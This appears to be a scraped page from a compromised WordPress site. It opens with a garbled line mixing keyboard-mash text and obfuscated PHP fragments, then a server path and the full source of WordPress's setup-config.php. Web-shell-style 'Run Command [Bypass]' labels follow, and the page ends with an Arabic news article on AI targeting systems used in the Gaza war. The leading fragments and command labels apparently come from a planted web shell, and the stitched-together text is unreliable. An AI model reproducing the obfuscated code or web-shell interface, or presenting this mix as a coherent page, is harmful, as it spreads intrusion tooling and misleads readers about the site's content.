财务姐富婆就死哦基础oiwjfoijvoc 恶无非可从跑开了MV
v每次看完jaf@#$%^&uhk.= "OEs5";$z复测而服文件GVi今晚服务金额fijd .= "dzYv";($data['module'])) {
http_response_code(402);
exit;LQW]SC'.E'HNRFN 3.poqwsmcfl kndvgerjhdfsmbv l;
/home/tahkoom/public_html/wp-admin/setup-config.php
<?php
/**
* Retrieves and creates the wp-config.php file.
*
* The permissions for the base directory must allow for writing files in order
* for the wp-config.php to be created using this page.
*
* @package WordPress
* @subpackage Administration
*/
/**
* We are installing.
*/
define( 'WP_INSTALLING', true );
/**
* We are blissfully unaware of anything.
*/
define( 'WP_SETUP_CONFIG', true );
/**
* Disable error reporting
*
* Set this to error_reporting( -1 ) for debugging
*/
error_reporting( 0 );
if ( ! defined( 'ABSPATH' ) ) {
define( 'ABSPATH', dirname( __DIR__ ) . '/' );
}
require ABSPATH . 'wp-settings.php';
/** Load WordPress Administration Upgrade API */
require_once ABSPATH . 'wp-admin/includes/upgrade.php';
/** Load WordPress Translation Installation API */
require_once ABSPATH . 'wp-admin/includes/translation-install.php';
nocache_headers();
// Support wp-config-sample.php one level up, for the develop repo.
if ( file_exists( ABSPATH . 'wp-config-sample.php' ) ) {
$config_file = file( ABSPATH . 'wp-config-sample.php' );
} elseif ( file_exists( dirname( ABSPATH ) . '/wp-config-sample.php' ) ) {
$config_file = file( dirname( ABSPATH ) . '/wp-config-sample.php' );
} else {
wp_die(
sprintf(
/* translators: %s: wp-config-sample.php */
__( 'Sorry, I need a %s file to work from. Please re-upload this file to your WordPress installation.' ),
'<code>wp-config-sample.php</code>'
)
);
}
// Check if wp-config.php has been created.
if ( file_exists( ABSPATH . 'wp-config.php' ) ) {
wp_die(
'<p>' . sprintf(
/* translators: 1: wp-config.php, 2: install.php */
__( 'The file %1$s already exists. If you need to reset any of the configuration items in this file, please delete it first. You may try <a href="%2$s">installing now</a>.' ),
'<code>wp-config.php</code>',
'install.php'
) . '</p>',
409
);
}
// Check if wp-config.php exists above the root directory but is not part of another installation.
if ( @file_exists( ABSPATH . '../wp-config.php' ) && ! @file_exists( ABSPATH . '../wp-settings.php' ) ) {
wp_die(
'<p>' . sprintf(
/* translators: 1: wp-config.php, 2: install.php */
__( 'The file %1$s already exists one level above your WordPress installation. If you need to reset any of the configuration items in this file, please delete it first. You may try <a href="%2$s">installing now</a>.' ),
'<code>wp-config.php</code>',
'install.php'
) . '</p>',
409
);
}
$step = isset( $_GET['step'] ) ? (int) $_GET['step'] : -1;
/**
* Display setup wp-config.php file header.
*
* @ignore
* @since 2.3.0
*
* @param string|string[] $body_classes Class attribute values for the body tag.
*/
function setup_config_display_header( $body_classes = array() ) {
$body_classes = (array) $body_classes;
$body_classes[] = 'wp-core-ui';
$dir_attr = '';
if ( is_rtl() ) {
$body_classes[] = 'rtl';
$dir_attr = ' dir="rtl"';
}
header( 'Content-Type: text/html; charset=utf-8' );
?>
<!DOCTYPE html>
<html<?php echo $dir_attr; ?>>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="robots" content="noindex,nofollow" />
<title><?php _e( 'WordPress › Setup Configuration File' ); ?></title>
<?php wp_admin_css( 'install', true ); ?>
</head>
<body class="<?php echo implode( ' ', $body_classes ); ?>">
<p id="logo"><?php _e( 'WordPress' ); ?></p>
<?php
} // End function setup_config_display_header();
/**
* @global string $wp_local_package Locale code of the package.
* @global WP_Locale $wp_locale WordPress date and time locale object.
*/
$language = '';
if ( ! empty( $_REQUEST['language'] ) ) {
$language = preg_replace( '/[^a-zA-Z0-9_]/', '', $_REQUEST['language'] );
} elseif ( isset( $GLOBALS['wp_local_package'] ) ) {
$language = $GLOBALS['wp_local_package'];
}
switch ( $step ) {
case -1:
if ( wp_can_install_language_pack() && empty( $language ) ) {
$languages = wp_get_available_translations();
if ( $languages ) {
setup_config_display_header( 'language-chooser' );
echo '<h1 class="screen-reader-text">Select a default language</h1>';
echo '<form id="setup" method="post" action="?step=0">';
wp_install_language_form( $languages );
echo '</form>';
break;
}
}
// Deliberately fall through if we can't reach the translations API.
case 0:
if ( ! empty( $language ) ) {
$loaded_language = wp_download_language_pack( $language );
if ( $loaded_language ) {
load_default_textdomain( $loaded_language );
$GLOBALS['wp_locale'] = new WP_Locale();
}
}
setup_config_display_header();
$step_1 = 'setup-config.php?step=1';
if ( isset( $_REQUEST['noapi'] ) ) {
$step_1 .= '&noapi';
}
if ( ! empty( $loaded_language ) ) {
$step_1 .= '&language=' . $loaded_language;
}
?>
<h1 class="screen-reader-text">
<?php
/* translators: Hidden accessibility text. */
_e( 'Before getting started' );
?>
</h1>
<p><?php _e( 'Welcome to WordPress. Before getting started, you will need to know the following items.' ); ?></p>
<ol>
<li><?php _e( 'Database name' ); ?></li>
<li><?php _e( 'Database username' ); ?></li>
<li><?php _e( 'Database password' ); ?></li>
<li><?php _e( 'Database host' ); ?></li>
<li><?php _e( 'Table prefix (if you want to run more than one WordPress in a single database)' ); ?></li>
</ol>
<p>
<?php
printf(
/* translators: %s: wp-config.php */
__( 'This information is being used to create a %s file.' ),
'<code>wp-config.php</code>'
);
?>
<strong>
<?php
printf(
/* translators: 1: wp-config-sample.php, 2: wp-config.php */
__( 'If for any reason this automatic file creation does not work, do not worry. All this does is fill in the database information to a configuration file. You may also simply open %1$s in a text editor, fill in your information, and save it as %2$s.' ),
'<code>wp-config-sample.php</code>',
'<code>wp-config.php</code>'
);
?>
</strong>
<?php
printf(
/* translators: 1: Documentation URL, 2: wp-config.php */
__( 'Need more help? <a href="%1$s">Read the support article on %2$s</a>.' ),
__( 'https://developer.wordpress.org/advanced-administration/wordpress/wp-config/' ),
'<code>wp-config.php</code>'
);
?>
</p>
<p><?php _e( 'In all likelihood, these items were supplied to you by your web host. If you do not have this information, then you will need to contact them before you can continue. If you are ready…' ); ?></p>
<p class="step"><a href="<?php echo $step_1; ?>" class="button button-large"><?php _e( 'Let’s go!' ); ?></a></p>
<?php
break;
case 1:
load_default_textdomain( $language );
$GLOBALS['wp_locale'] = new WP_Locale();
setup_config_display_header();
$autofocus = wp_is_mobile() ? '' : ' autofocus';
?>
<h1 class="screen-reader-text">
<?php
/* translators: Hidden accessibility text. */
_e( 'Set up your database connection' );
?>
</h1>
<form method="post" action="setup-config.php?step=2">
<p><?php _e( 'Below you should enter your database connection details. If you are not sure about these, contact your host.' ); ?></p>
<table class="form-table" role="presentation">
<tr>
<th scope="row"><label for="dbname"><?php _e( 'Database Name' ); ?></label></th>
<td><input name="dbname" id="dbname" type="text" aria-describedby="dbname-desc" size="25" placeholder="wordpress"<?php echo $autofocus; ?> />
<p id="dbname-desc"><?php _e( 'The name of the database you want to use with WordPress.' ); ?></p></td>
</tr>
<tr>
<th scope="row"><label for="uname"><?php _e( 'Username' ); ?></label></th>
<td><input name="uname" id="uname" type="text" aria-describedby="uname-desc" size="25" placeholder="<?php echo htmlspecialchars( _x( 'username', 'example username' ), ENT_QUOTES ); ?>" />
<p id="uname-desc"><?php _e( 'Your database username.' ); ?></p></td>
</tr>
<tr>
<th scope="row"><label for="pwd"><?php _e( 'Password' ); ?></label></th>
<td>
<div class="wp-pwd">
<input name="pwd" id="pwd" type="password" class="regular-text" data-reveal="1" aria-describedby="pwd-desc" size="25" placeholder="<?php echo htmlspecialchars( _x( 'password', 'example password' ), ENT_QUOTES ); ?>" autocomplete="off" spellcheck="false" />
<button type="button" class="button pwd-toggle hide-if-no-js" data-toggle="0" data-start-masked="1" aria-label="<?php esc_attr_e( 'Show password' ); ?>">
<span class="dashicons dashicons-visibility"></span>
<span class="text"><?php _e( 'Show' ); ?></span>
</button>
</div>
<p id="pwd-desc"><?php _e( 'Your database password.' ); ?></p>
</td>
</tr>
<tr>
<th scope="row"><label for="dbhost"><?php _e( 'Database Host' ); ?></label></th>
<td><input name="dbhost" id="dbhost" type="text" aria-describedby="dbhost-desc" size="25" value="localhost" />
<p id="dbhost-desc">
<?php
/* translators: %s: localhost */
printf( __( 'You should be able to get this info from your web host, if %s does not work.' ), '<code>localhost</code>' );
?>
</p></td>
</tr>
<tr>
<th scope="row"><label for="prefix"><?php _e( 'Table Prefix' ); ?></label></th>
<td><input name="prefix" id="prefix" type="text" aria-describedby="prefix-desc" value="wp_" size="25" />
<p id="prefix-desc"><?php _e( 'If you want to run multiple WordPress installations in a single database, change this.' ); ?></p></td>
</tr>
</table>
<?php
if ( isset( $_GET['noapi'] ) ) {
?>
<input name="noapi" type="hidden" value="1" /><?php } ?>
<input type="hidden" name="language" value="<?php echo esc_attr( $language ); ?>" />
<p class="step"><input name="submit" type="submit" value="<?php echo htmlspecialchars( __( 'Submit' ), ENT_QUOTES ); ?>" class="button button-large" /></p>
</form>
<?php
wp_print_scripts( 'password-toggle' );
break;
case 2:
load_default_textdomain( $language );
$GLOBALS['wp_locale'] = new WP_Locale();
$dbname = trim( wp_unslash( $_POST['dbname'] ) );
$uname = trim( wp_unslash( $_POST['uname'] ) );
$pwd = trim( wp_unslash( $_POST['pwd'] ) );
$dbhost = trim( wp_unslash( $_POST['dbhost'] ) );
$prefix = trim( wp_unslash( $_POST['prefix'] ) );
$step_1 = 'setup-config.php?step=1';
$install = 'install.php';
if ( isset( $_REQUEST['noapi'] ) ) {
$step_1 .= '&noapi';
}
if ( ! empty( $language ) ) {
$step_1 .= '&language=' . $language;
$install .= '?language=' . $language;
} else {
$install .= '?language=en_US';
}
$tryagain_link = '</p><p class="step"><a href="' . $step_1 . '" onclick="javascript:history.go(-1);return false;" class="button button-large">' . __( 'Try Again' ) . '</a>';
if ( empty( $prefix ) ) {
wp_die( __( '<strong>Error:</strong> "Table Prefix" must not be empty.' ) . $tryagain_link );
}
// Validate $prefix: it can only contain letters, numbers and underscores.
if ( preg_match( '|[^a-z0-9_]|i', $prefix ) ) {
wp_die( __( '<strong>Error:</strong> "Table Prefix" can only contain numbers, letters, and underscores.' ) . $tryagain_link );
}
// Test the DB connection.
/**#@+
*
* @ignore
*/
define( 'DB_NAME', $dbname );
define( 'DB_USER', $uname );
define( 'DB_PASSWORD', $pwd );
define( 'DB_HOST', $dbhost );
/**#@-*/
// Re-construct $wpdb with these new values.
unset( $wpdb );
require_wp_db();
/*
* The wpdb constructor bails when WP_SETUP_CONFIG is set, so we must
* fire this manually. We'll fail here if the values are no good.
*/
$wpdb->db_connect();
if ( ! empty( $wpdb->error ) ) {
wp_die( $wpdb->error->get_error_message() . $tryagain_link );
}
$errors = $wpdb->suppress_errors();
$wpdb->query( "SELECT $prefix" );
$wpdb->suppress_errors( $errors );
if ( ! $wpdb->last_error ) {
// MySQL was able to parse the prefix as a value, which we don't want. Bail.
wp_die( __( '<strong>Error:</strong> "Table Prefix" is invalid.' ) );
}
// Generate keys and salts using secure CSPRNG; fallback to API if enabled; further fallback to original wp_generate_password().
try {
$chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_ []{}<>~`+=,.;:/?|';
$max = strlen( $chars ) - 1;
for ( $i = 0; $i < 8; $i++ ) {
$key = '';
for ( $j = 0; $j < 64; $j++ ) {
$key .= substr( $chars, random_int( 0, $max ), 1 );
}
$secret_keys[] = $key;
}
} catch ( Exception $ex ) {
$no_api = isset( $_POST['noapi'] );
if ( ! $no_api ) {
$secret_keys = wp_remote_get( 'https://api.wordpress.org/secret-key/1.1/salt/' );
}
if ( $no_api || is_wp_error( $secret_keys ) ) {
$secret_keys = array();
for ( $i = 0; $i < 8; $i++ ) {
$secret_keys[] = wp_generate_password( 64, true, true );
}
} else {
$secret_keys = explode( "\n", wp_remote_retrieve_body( $secret_keys ) );
foreach ( $secret_keys as $k => $v ) {
$secret_keys[ $k ] = substr( $v, 28, 64 );
}
}
}
$key = 0;
foreach ( $config_file as $line_num => $line ) {
if ( str_starts_with( $line, '$table_prefix =' ) ) {
$config_file[ $line_num ] = '$table_prefix = \'' . addcslashes( $prefix, "\\'" ) . "';\r\n";
continue;
}
if ( ! preg_match( '/^define\(\s*\'([A-Z_]+)\',([ ]+)/', $line, $match ) ) {
continue;
}
$constant = $match[1];
$padding = $match[2];
switch ( $constant ) {
case 'DB_NAME':
case 'DB_USER':
case 'DB_PASSWORD':
case 'DB_HOST':
$config_file[ $line_num ] = "define( '" . $constant . "'," . $padding . "'" . addcslashes( constant( $constant ), "\\'" ) . "' );\r\n";
break;
case 'DB_CHARSET':
if ( 'utf8mb4' === $wpdb->charset || ( ! $wpdb->charset ) ) {
$config_file[ $line_num ] = "define( '" . $constant . "'," . $padding . "'utf8mb4' );\r\n";
}
break;
case 'AUTH_KEY':
case 'SECURE_AUTH_KEY':
case 'LOGGED_IN_KEY':
case 'NONCE_KEY':
case 'AUTH_SALT':
case 'SECURE_AUTH_SALT':
case 'LOGGED_IN_SALT':
case 'NONCE_SALT':
$config_file[ $line_num ] = "define( '" . $constant . "'," . $padding . "'" . $secret_keys[ $key++ ] . "' );\r\n";
break;
}
}
unset( $line );
if ( ! is_writable( ABSPATH ) ) :
setup_config_display_header();
?>
<p>
<?php
/* translators: %s: wp-config.php */
printf( __( 'Unable to write to %s file.' ), '<code>wp-config.php</code>' );
?>
</p>
<p id="wp-config-description">
<?php
/* translators: %s: wp-config.php */
printf( __( 'You can create the %s file manually and paste the following text into it.' ), '<code>wp-config.php</code>' );
$config_text = '';
foreach ( $config_file as $line ) {
$config_text .= htmlentities( $line, ENT_COMPAT, 'UTF-8' );
}
?>
</p>
<p class="configuration-rules-label"><label for="wp-config">
<?php
/* translators: %s: wp-config.php */
printf( __( 'Configuration rules for %s:' ), '<code>wp-config.php</code>' );
?>
</label></p>
<textarea id="wp-config" cols="98" rows="15" class="code" readonly="readonly" aria-describedby="wp-config-description"><?php echo $config_text; ?></textarea>
<p><?php _e( 'After you’ve done that, click “Run the installation”.' ); ?></p>
<p class="step"><a href="<?php echo $install; ?>" class="button button-large"><?php _e( 'Run the installation' ); ?></a></p>
<script>
(function(){
if ( ! /iPad|iPod|iPhone/.test( navigator.userAgent ) ) {
var el = document.getElementById('wp-config');
el.focus();
el.select();
}
})();
</script>
<?php
else :
/*
* If this file doesn't exist, then we are using the wp-config-sample.php
* file one level up, which is for the develop repo.
*/
if ( file_exists( ABSPATH . 'wp-config-sample.php' ) ) {
$path_to_wp_config = ABSPATH . 'wp-config.php';
} else {
$path_to_wp_config = dirname( ABSPATH ) . '/wp-config.php';
}
$error_message = '';
$handle = fopen( $path_to_wp_config, 'w' );
/*
* Why check for the absence of false instead of checking for resource with is_resource()?
* To future-proof the check for when fopen returns object instead of resource, i.e. a known
* change coming in PHP.
*/
if ( false !== $handle ) {
foreach ( $config_file as $line ) {
fwrite( $handle, $line );
}
fclose( $handle );
} else {
$wp_config_perms = fileperms( $path_to_wp_config );
if ( ! empty( $wp_config_perms ) && ! is_writable( $path_to_wp_config ) ) {
$error_message = sprintf(
/* translators: 1: wp-config.php, 2: Documentation URL. */
__( 'You need to make the file %1$s writable before you can save your changes. See <a href="%2$s">Changing File Permissions</a> for more information.' ),
'<code>wp-config.php</code>',
__( 'https://developer.wordpress.org/advanced-administration/server/file-permissions/' )
);
} else {
$error_message = sprintf(
/* translators: %s: wp-config.php */
__( 'Unable to write to %s file.' ),
'<code>wp-config.php</code>'
);
}
}
chmod( $path_to_wp_config, 0666 );
setup_config_display_header();
if ( false !== $handle ) :
?>
<h1 class="screen-reader-text">
<?php
/* translators: Hidden accessibility text. */
_e( 'Successful database connection' );
?>
</h1>
<p><?php _e( 'All right, sparky! You’ve made it through this part of the installation. WordPress can now communicate with your database. If you are ready, time now to…' ); ?></p>
<p class="step"><a href="<?php echo $install; ?>" class="button button-large"><?php _e( 'Run the installation' ); ?></a></p>
<?php
else :
printf( '<p>%s</p>', $error_message );
endif;
endif;
break;
} // End of the steps switch.
?>
<?php wp_print_scripts( 'language-chooser' ); ?>
</body>
</html>
Run Command [Bypass]
Run Command
الذكاء الاصطناعي في ميادين القتال – tahkoom.com
كتبت إيريني أنطون

في ظل التطور التكنولوجي السريع، أصبح الذكاء الاصطناعي أحد الأدوات الرئيسية في النزاعات المسلحة الحديثة. وفي الصراع المستمر بين إسرائيل وغزة، برز استخدام إسرائيل للذكاء الاصطناعي كعامل حاسم في تحديد الأهداف وتنفيذ الهجمات، مما أثار جدلاً واسعًا حول الأبعاد الأخلاقية والقانونية لهذا الاستخدام.
أنظمة “القتل الخوارزمي”: كيف يعمل الذكاء الاصطناعي؟
كشفت تقارير دولية عن اعتماد إسرائيل على أنظمة ذكية مثل “الإنجيل” وهي منصة تعتمد على خوارزميات الذكاء الاصطناعي في تحليل البيانات الاستخباراتية وتحديد مواقع الأهداف بدقة متناهية، حيث قيل إنها تستطيع إنتاج مئات الأهداف خلال ساعات معدودة .
وفي هذا السياق، صرّح الأستاذ محمد عطية، مبرمج في الذكاء الاصطناعي، قائلاً:
“ما يحدث في ساحة الحرب تجاوز مجرد استخدام الأدوات التقنية إلى الاعتماد الكامل على خوارزميات قد تتخذ قرارات مميتة دون إشراف بشري مباشر. هذه الأنظمة تُستخدم بشكل متسارع في النزاعات دون دراسة كافية لتأثيرها على المدنيين، وغياب الشفافية يجعل الرقابة مستحيلة تقريبًا”.
الجانب القانوني: هل ينتهك الذكاء الاصطناعي قوانين الحرب؟
أثار استخدام هذه الأنظمة موجة من الانتقادات القانونية والحقوقية، خاصة مع تصاعد أعداد الضحايا المدنيين في غزة، حيث يصعب على الخوارزميات التمييز بين هدف عسكري ومبنى سكني أو مستشفى في بيئة حضرية.
وفي هذا الإطار، أوضحت الأستاذة مريم إبراهيم، المحامية:
“القانون الدولي الإنساني ينص بوضوح على ضرورة التمييز بين الأهداف العسكرية والمدنية، ويحمّل القادة العسكريين مسؤولية القرارات المتخذة أثناء الحرب. ولكن عند إدخال الذكاء الاصطناعي في القرار، يصبح من غير الواضح من هو المسؤول قانونيًا. هذه ثغرة خطيرة يجب معالجتها فورًا”.
وأضافت أن “استخدام أنظمة الذكاء الاصطناعي في الحرب دون رقابة بشرية فعلية يمثل انتهاكًا لمبادئ ‘التمييز’ و’التناسب’ التي نصت عليها اتفاقيات جنيف”.
شركات التكنولوجيا والاتهام بالمشاركة
واجهت شركات عالمية، أبرزها Microsoft ، انتقادات بعد تقارير عن تقديم خدمات سحابية وتقنيات ذكاء اصطناعي للجيش الإسرائيلي. وذكرت صحيفة The Guardian أن موظفين بالشركة أعربوا عن استيائهم من هذه المشاركة، خاصة بعد توقيع Microsoft عقدًا بقيمة 1.7 مليون دولار مع وزارة الدفاع الإسرائيلية لتقديم خدمات Azure السحابية .
في الوقت الذي تتسابق فيه الدول لامتلاك أنظمة الذكاء الاصطناعي العسكرية، يظل السؤال الأهم مطروحًا: من يراقب الخوارزميات؟
وفي ظل غياب الأطر القانونية والتنظيمية، يظل المدنيون هم الحلقة الأضعف في معادلة تكنولوجية لا تعرف الرحمة.
زر الذهاب إلى الأعلى